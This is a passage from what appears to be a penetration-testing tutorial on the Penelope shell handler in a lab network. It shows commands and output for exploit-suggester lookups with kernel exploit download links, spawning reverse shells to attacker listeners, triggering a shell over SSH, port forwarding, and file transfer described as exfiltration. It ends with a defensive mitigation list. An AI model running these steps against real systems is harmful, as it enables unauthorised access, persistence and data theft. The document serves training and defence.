  Distribution: Ubuntu 22.04.5 LTS
  Architecture: x86_64

===== ( Current Output Verbosity Level: 0 ) =====
If you know the current user password, write it here to check sudo privileges:
===== ( humanity ) =====
[.] nowar0 Should we question autocrats and their "military operations"?... yes!
```

Finally, we focus specifically on kernel and package weaknesses. The “run linuxexploitsuggester” module downloads linux-exploit-suggester and matches the kernel against known CVEs, surfacing candidates such as CVE-2021-3156 (the Sudo “Baron Samedit” heap overflow) and CVE-2021-22555 (a Netfilter heap out-of-bounds write), complete with exposure ratings and exploit links.

```
run linuxexploitsuggester
```

```
(Penelope)-(Session [1])> run linuxexploitsuggester
[.] Download URL: https://raw.githubusercontent.com/The-Z-Labs/linux-exploit-suggester/refs/heads/master/linux-exploit-suggester.sh
[#####] 100% (91.8 KBytes/91.8 KBytes) | Elapsed 0:00:00
tail -n+0 -f /root/.penelope/sessions/ignite~192.168.1.9-linux-x86_64/scripts/2026_06_08-17_16_00-output.txt

Tags: mint=19,ubuntu=18|20, debian=10
Download URL: https://code.load.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-b
ased-overflow-sudo.txt
Exposure: less probable
Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
Download URL: https://code.load.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555
/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded
```






Collecting Forensic Artefacts

Penelope also supports defensive and forensic workflows. The “run uac” module uploads the Unix-like Artefacts Collector to /dev/shm, extracts it, and launches a structured collection of nearly 200 artefact definitions—process listings, open files, and live-response data—writing the results to a timestamped archive on the target for later analysis.

run uac

```
(Penelope)-(Session [1])> run uac
[+] Download URL: https://github.com/tclahr/uac/releases/download/v3.2.0/uac-3.2.0.tar.gz
[+] ##### 100% (8.1 MBytes/8.1 MBytes) | 1.1 MBytes/s | Elapsed 0:00:01
[+] Upload OK /dev/shm/uac-3.2.0.tar.gz
[+] UAC successfully extracted on /dev/shm
[+] root user check is disabled. Data collection may be limited. It will WRITE the output on the remote file sy
[+] UAC output will be stored at /dev/shm/uac-%hostname%-%os%-%timestamp%
tail -n+0 -f /root/.penelope/sessions/ignite~192.168.1.9-Linux-x86_64/scripts/2026_06_08-17_17_01-output.txt
(Penelope)-(Session [1])>
```



Managing Multiple Sessions

With several footholds in play, Penelope’s session management comes into its own. The “history” command replays every Main Menu command issued during the engagement—an invaluable audit trail when documenting an assessment or retracing a complex attack path.

History





```
(Penelope)-(Session [1])> history ←
 1 sessions
 2 modules
 3 sessions
 4 sessions 2
 5 sessions
 6 help
 7 modules
 8 upload_privesc_scripts
 9 upload linpeas
10 upload linpeas 2
11 upload linpeas -i 2
12 sessions
13 upload linpeas -i 3
14 upload linpeas 3
15 use 3
16 upload linpeas
17 get peass
18 peass-ng
19 run peass-ng
20 run peass_ng
21 exit
22 help
23 modules
24 peass_ng
25 use peass_ng
26 use peass_ng 2
27 run peass_ng
28 run peass_ng 2
29 run peass_ng -i 2
30 use 2
31 run peass_ng
32 upload_potato
33 use upload_potato
34 ls
35 use linuxexploitsuggester
36 sessions
37 run upload_privesc_scripts
38 ls
39 /home/pentest/pspy64
40 run /home/pentest/pspy64
41 sessions
42 2
43 session 2
44 sessions
45 sessions 3
46 modules
47 help
48 run ligolo
49 sessions 3
50 modules
51 run meterpreter
52 run linuxexploitsuggester
53 exec ifconfig
54 help
55 upload
56 upload kerb.txt
57 ls -la exec /home/pentest/kerb.txt
58 exec ls -la /home/pentest/kerb.txt
59 open /home/pentest/kerb.txt
60 maintain
61 spawn 1234
62 sessions
63 sessions 4
64 sessions
65 modules
66 run upload_potato
67 sessions 9
68 sessions
```





Sessions

The “sessions” command lists every active shell at a glance. Here, Penelope holds two: Session 1 on the Linux host (ignite, 192.168.1.9, a PTY shell as pentest) and Session 2 on the Windows DC (192.168.1.11, a raw shell as ignite\administrator).

```
sessions
```

```
(Penelope)-(Session [1])> sessions
```

ID	Shell	User	Source
[1]	PTY	pentest(1000)	TCPLListener(0.0.0.0:5000)
DC	Raw	ignite\administrator	TCPLListener(0.0.0.0:5000)

Interact

To switch context, we attach directly to a specific shell. The “interact 2” command drops us into the Windows DC session, returning the familiar PowerShell prompt.

```
interact 2
```

```
(Penelope)-(Session [2])> interact 2
[+] Interacting with session [2] • Readline • Menu key Ctrl-D
[+] Session log: /root/.penelope/sessions/DC~192.168.1.11-Microsoft_
PS C:\Users\Administrator> PS C:\Users\Administrator>
```

Kill

Sessions can also be torn down cleanly. The “kill 2” command terminates the DC shell—Penelope reports that the session died—and a follow-up “session” confirms only the Linux host remains.

```
kill 2
sessions
```



```
(Penelope)-(Session [2])> kill 2  
[-] Session [2] died .. We lost DC 192.168.1.11 Microsoft_Windows_Server_2019_Standard  
(Penelope)> sessions  
▶ ignite 192.168.1.9 Linux-x86_64  


| ID | Shell | User          | Source                    |
|----|-------|---------------|---------------------------|
| 1  | PTY   | pentest(1000) | TCPListener(0.0.0.0:5000) |

  
(Penelope)>
```

Use Command

The “use 1” command selects the Linux session as the active target without immediately attaching to its shell, so that subsequent menu commands and modules apply to it.

```
use 1
```

```
(Penelope)> use 1  
(Penelope)-(Session [1])>  
(Penelope)-(Session [1])>  
(Penelope)-(Session [1])>
```

Spawn

When a single shell is not enough, Penelope can spawn more. The “spawn 1234” command opens a new listener on 192.168.1.17:1234 and triggers an additional reverse shell from the same Linux host, which arrives as Session 3. Listing sessions now shows both shells—the original PTY on port 5000 and the new raw shell on port 1234—giving us redundancy if one connection drops.

```
spawn 1234  
sessions
```

```
(Penelope)-(Session [1])> spawn 1234  
[+] Listening for reverse shells on 192.168.1.17:1234  
[+] Attempting to spawn a reverse shell on 192.168.1.17:1234  
[+] [New Reverse Shell] => ignite 192.168.1.9 Linux-x86_64 pentest(1000) Session ID <3>  
(Penelope)-(Session [1])>  
(Penelope)-(Session [1])> sessions  
▶ ignite 192.168.1.9 Linux-x86_64  


| ID  | Shell | User          | Source                         |
|-----|-------|---------------|--------------------------------|
| [1] | PTY   | pentest(1000) | TCPListener(0.0.0.0:5000)      |
| <3> | Raw   | pentest(1000) | TCPListener(192.168.1.17:1234) |

  
(Penelope)-(Session [1])>  
(Penelope)-(Session [1])>
```





Local Port Forwarding


Many services bind only to localhost, hiding from the network. Running “exec netstat -antp” on the target reveals exactly such a service listening on 127.0.0.1:8080, reachable only from the host itself.

```
exec netstat -antp
```

```
(Penelope)-(Session [1])> exec netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:55591           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:39715           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:42117           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:34109           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:58871           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.1.11:53422      34.120.237.76:443       TIME_WAIT   -
tcp        0      0 192.168.1.11:39354      34.107.243.93:443       ESTABLISHED 3645/firefox
tcp        0      0 192.168.1.11:33880      151.101.105.91:443      ESTABLISHED 3645/firefox
tcp        0 130 192.168.1.11:37772      192.168.1.17:5000       ESTABLISHED 4470/bash
tcp        0      0 192.168.1.11:43238      142.250.71.99:80        TIME_WAIT   -
tcp        0      0 192.168.1.11:39358      142.250.71.99:80        TIME_WAIT   -
tcp        0      0 192.168.1.11:39370      142.250.71.99:80        TIME_WAIT   -
tcp        0      0 192.168.1.11:34208      192.178.173.95:443      TIME_WAIT   -
tcp        0      0 192.168.1.11:47644      142.251.151.119:443     ESTABLISHED 3645/firefox
tcp        0      0 192.168.1.11:54028      34.107.221.82:80        TIME_WAIT   -
tcp        0      0 192.168.1.11:54032      34.107.221.82:80        TIME_WAIT   -
tcp        0      0 192.168.1.11:47946      34.120.208.123:443      ESTABLISHED 3645/firefox
tcp        0      0 192.168.1.11:39338      34.107.243.93:443       TIME_WAIT   -
tcp        0      0 192.168.1.11:48802      151.101.105.91:443      ESTABLISHED 3645/firefox
tcp        0      0 192.168.1.11:34210      34.120.5.221:443        TIME_WAIT   -
tcp6       0      0 :::41085                 :::*                     LISTEN      -
tcp6       0      0 :::111                   :::*                     LISTEN      -
tcp6       0      0 :::80                    :::*                     LISTEN      -
tcp6       0      0 :::22                    :::*                     LISTEN      -
tcp6       0      0 :::2049                  :::*                     LISTEN      -
```

Because that service is bound to loopback, browsing to the target’s port 8080 across the network fails—Firefox simply reports “Unable to connect.” The service is effectively invisible to a remote attacker.

```
http://192.168.1.11:8080
```




Penelope solves this with built-in port forwarding. The “portfwd” command tunnels our local 127.0.0.1:8080 to the target’s 127.0.0.1:8080 through the existing session, bridging the loopback gap without any extra tooling on the victim.

```
portfwd 127.0.0.1:8080 -> 127.0.0.1:8080
```

```
(Penelope)-(Session [1])> portfwd 127.0.0.1:8080 -> 127.0.0.1:8080  
[+] Setup Port Forwarding: 127.0.0.1:8080 -> 127.0.0.1:8080  
(Penelope)-(Session [1])>
```

With the forward in place, we browse to <http://localhost:8080> on the attacker and the hidden web application loads cleanly, greeting us with “Welcome to Hacking Articles.” A service that was unreachable moments ago is now fully accessible.

```
http://localhost:8080
```



Welcome to Hacking Articles

Transferring Files to and From the Target

Penelope makes file transfer effortless. The “upload” command pushes a local file to the target; here we upload `raj.txt` and confirm its arrival with “`exec ls -al`,” which shows the file in place under `/home/pentest` with the expected ownership and timestamp.

```
upload raj.txt
exec ls -al /home/pentest/raj.txt
```

```
(Penelope)-(Session [1])> upload raj.txt
[+] Upload OK /home/pentest/raj.txt

(Penelope)-(Session [1])> exec ls -al /home/pentest/raj.txt
-rw-r--r-- 1 pentest pentest 25 Jun  9 03:33 /home/pentest/raj.txt
(Penelope)-(Session [1])>
```

Pulling files back is just as simple. After listing the target’s home directory with “`exec ls`,” we run “`download`” on `ignite.txt`; Penelope retrieves it and stores it neatly inside the per-session downloads folder on the attacker.

```
exec ls /home/pentest/
download /home/pentest/ignite.txt
```

```
(Penelope)-(Session [1])> exec ls /home/pentest/
Desktop
Documents
Downloads
ignite.txt
Music
Pictures
Public
raj.txt
snap
Templates
Videos
(Penelope)-(Session [1])> download /home/pentest/ignite.txt
[+] Download OK '/root/.penelope/sessions/ignite~192.168.1.11-Linux-x86_64/downloads/home/pentest/ignite.txt'
(Penelope)-(Session [1])>
```



Finally, we verify the exfiltrated file on Kali. Reading the downloaded ignite.txt from the session’s downloads directory returns its contents—“Visit Hacking Articles”—confirming a clean round-trip transfer.

```
cat /root/.penelope/sessions/ignite~192.168.1.11-Linux-x86_64/downloads/home/pentest/ignite.txt
```

```
root@kali ~  
└─> cat /root/.penelope/sessions/ignite~192.168.1.11-Linux-x86_64/downloads/home/pentest/ignite.txt  
Visit Hacking Articles  
root@kali ~
```

Adding a Custom Listener

Beyond catching shells, Penelope gives the operator precise control over how and where connections arrive. We start by creating a listener on a specific interface and port. The “listeners add” command binds a new TCP listener to 192.168.1.17 on port 8888, and Penelope immediately confirms it is listening. Running “listeners” then lists every active listener, showing the new entry as ID 3—ready to receive callbacks.

```
listeners add -i 192.168.1.17 -p 8888  
listeners
```

```
(Penelope)>  
(Penelope)> listeners add -i 192.168.1.17 -p 8888  
[+] Listening for reverse shells on 192.168.1.17:8888  
(Penelope)>  
(Penelope)> listeners  


| ID | Type        | Host         | Port |
|----|-------------|--------------|------|
| 3  | TCPListener | 192.168.1.17 | 8888 |

  
(Penelope)>
```

Generating Payloads for the Listener

Penelope can craft matching payloads for any active listener. The “payloads eth0” command generates a set of one-liners bound to the eth0 listener at 192.168.1.17:8888, offering several flavours—Bash TCP, Netcat with a named pipe, PowerShell, and a Metasploit handler configuration. Each payload is pre-populated with the correct host and port, so there is nothing left to edit before use.

```
payloads eth0
```





Executing the Payload on the Target

Catching the New Reverse Shell

32 | Page



Connecting to a Bind Shell

Penelope is not limited to reverse shells. When a target already listens with a bind shell, the “connect” command reaches out to it directly. Here we connect to a bind shell on a Windows DC at 192.168.1.12 port 4321; Penelope establishes the connection, fingerprints the host as Windows Server 2019, adds readline support, and drops us straight into an interactive session as Session 4.

```
connect 192.168.1.12 4321
```

```
(Penelope)> connect 192.168.1.12 4321
[+] Connected to 192.168.1.12:4321
[+] [New Bind Shell] => DC 192.168.1.12 Microsoft_Windows_Server_2019_Standard_Evaluation-
[+] Added readline support...
[+] Interacting with session [4] • Readline • Menu key Ctrl-D
[+] Session log: /root/.penelope/sessions/DC~192.168.1.12-Microsoft_Windows_Server_2019_St

C:\Users\Administrator\Downloads>
C:\Users\Administrator\Downloads>
```

Spawning a Reverse Shell over SSH

Penelope can also launch a listener and trigger a shell in a single command. By appending an SSH directive to the launch line, we start a listener on port 5555 and have Penelope execute a reverse-shell command over SSH against 192.168.1.11 in one step. Penelope reports the SSH command executed, catches the resulting shell, and—as before—automatically upgrades it to a fully interactive PTY via python3. A quick “whoami” confirms we are the pentest user.

```
penelope -p 5555 ssh pentest@192.168.1.11
whoami
```

```
root@kali ~
> penelope -p 5555 ssh pentest@192.168.1.11
[+] Listening for reverse shells on 0.0.0.0:5555 => 127.0.0.1 • 192.168.1.17 • 172.17.0.1
pentest@192.168.1.11's password:
[+] SSH command executed!
[+] [New Reverse Shell] => ignite 192.168.1.11 Linux-x86_64 pentest(1000) Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12
[+] Session log: /root/.penelope/sessions/ignite~192.168.1.11-Linux-x86_64/2026_06_08-19_05_07-1

pentest@ignite:~$
pentest@ignite:~$ whoami
pentest
pentest@ignite:~$
```

Serving Files over HTTP

Staging tools and exfiltrating loot often calls for a quick web server. Penelope bundles one: the “-s” flag serves a local directory over HTTP. Launching it on the “share” folder publishes




/root/share on port 8000 and conveniently prints the full URL for every available interface, including 192.168.1.17, so the target can fetch files immediately.

```
penelope -s share
```

```
root@kali ~  
└─> penelope -s share  
  
🏠 http://127.0.0.1:8000/  
📁 http://127.0.0.1:8000/share → /root/share  
  
🏠 http://192.168.1.17:8000/  
📁 http://192.168.1.17:8000/share → /root/share  
  
🏠 http://172.17.0.1:8000/  
📁 http://172.17.0.1:8000/share → /root/share
```

Browsing to the published URL confirms the server is live. Navigating to <http://192.168.1.17:8000/share/> renders a directory listing of the shared folder, exposing data.txt and secret.txt for download—an instant, dependency-free way to move files between attacker and target.

```
http://192.168.1.17:8000/share/
```



Directory listing for /share/

- [data.txt](#)
- [secret.txt](#)

Mitigation Strategies

Defenders can disrupt every stage of this engagement with a layered set of controls:

- Segment networks and avoid dual-homing sensitive servers such as domain controllers, so a single compromise cannot bridge isolated subnets or enable pivoting.
- Enforce strict egress filtering and application-aware firewalls so internal hosts cannot open outbound connections to attacker-controlled listeners on arbitrary ports, and



monitor for unexpected tunnels or virtual interfaces created by tools like Ligolo-ng, Chisel, or ngrok.

- Constrain PowerShell with Constrained Language Mode, script-block and module logging, and AMSI, and alert on encoded or download-cradle one-liners.
- Remove SelfImpersonatePrivilege from accounts that do not require it to neutralise the potato family of token-impersonation exploits.
- Protect credentials by enabling Credential Guard and LSA protection (RunAsPPL), disabling WDigest, and clearing autologon DefaultPassword values.
- Harden service accounts against Kerberoasting by using Group Managed Service Accounts with long, random passwords and enforcing AES encryption types.
- Apply timely kernel and package updates to close local privilege-escalation flaws such as CVE-2021-3156 and CVE-2021-22555, and restrict SUID binaries and unnecessary Sudo rules that LinPEAS and LSE routinely flag.
- Restrict and log SSH with key-based authentication, MFA, source-IP allow-listing, and command auditing to catch remotely injected reverse-shell commands.
- Detect bind shells and ad-hoc file servers by baselining the legitimate services each host should expose and alerting on unexpected listening ports or HTTP transfers.
- Watch for shell tradecraft—base64-decoded one-liners, named-pipe (mkfifo) reverse shells, and unexpected use of nc, bash, or PowerShell to open sockets—and monitor for bulk file reads or writes that signal staging or exfiltration.
- Deploy EDR and network detection to correlate listener creation, payload execution, credential access, and new sessions as a single intrusion rather than isolated events.

Conclusion

This engagement showed Penelope operating as a complete post-exploitation hub rather than a simple shell catcher. Starting from a single reverse shell on a Windows domain controller, we used its modules to escalate to SYSTEM, dump credentials, harvest Active Directory data, Kerberoast a service account, hand off to Meterpreter, and clean up afterwards. We then rode a Ligolo-ng pivot into a hidden subnet, compromised a Linux host, and ran a full enumeration sweep with PEASS-ng, LSE, Linux Exploit Suggester, and UAC. Finally, we exercised the framework's operational backbone—custom listeners, tailored payloads, bind-shell connections, multi-session management, port forwarding, file transfer, and a built-in HTTP server. Across Windows and Linux alike, Penelope unified the entire workflow into one coherent, auditable console. For defenders, the same walkthrough is a clear map of the behaviours to monitor and the controls that break the chain. Used only where you have explicit authorisation, Penelope is a powerful force multiplier for the modern operator.



FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

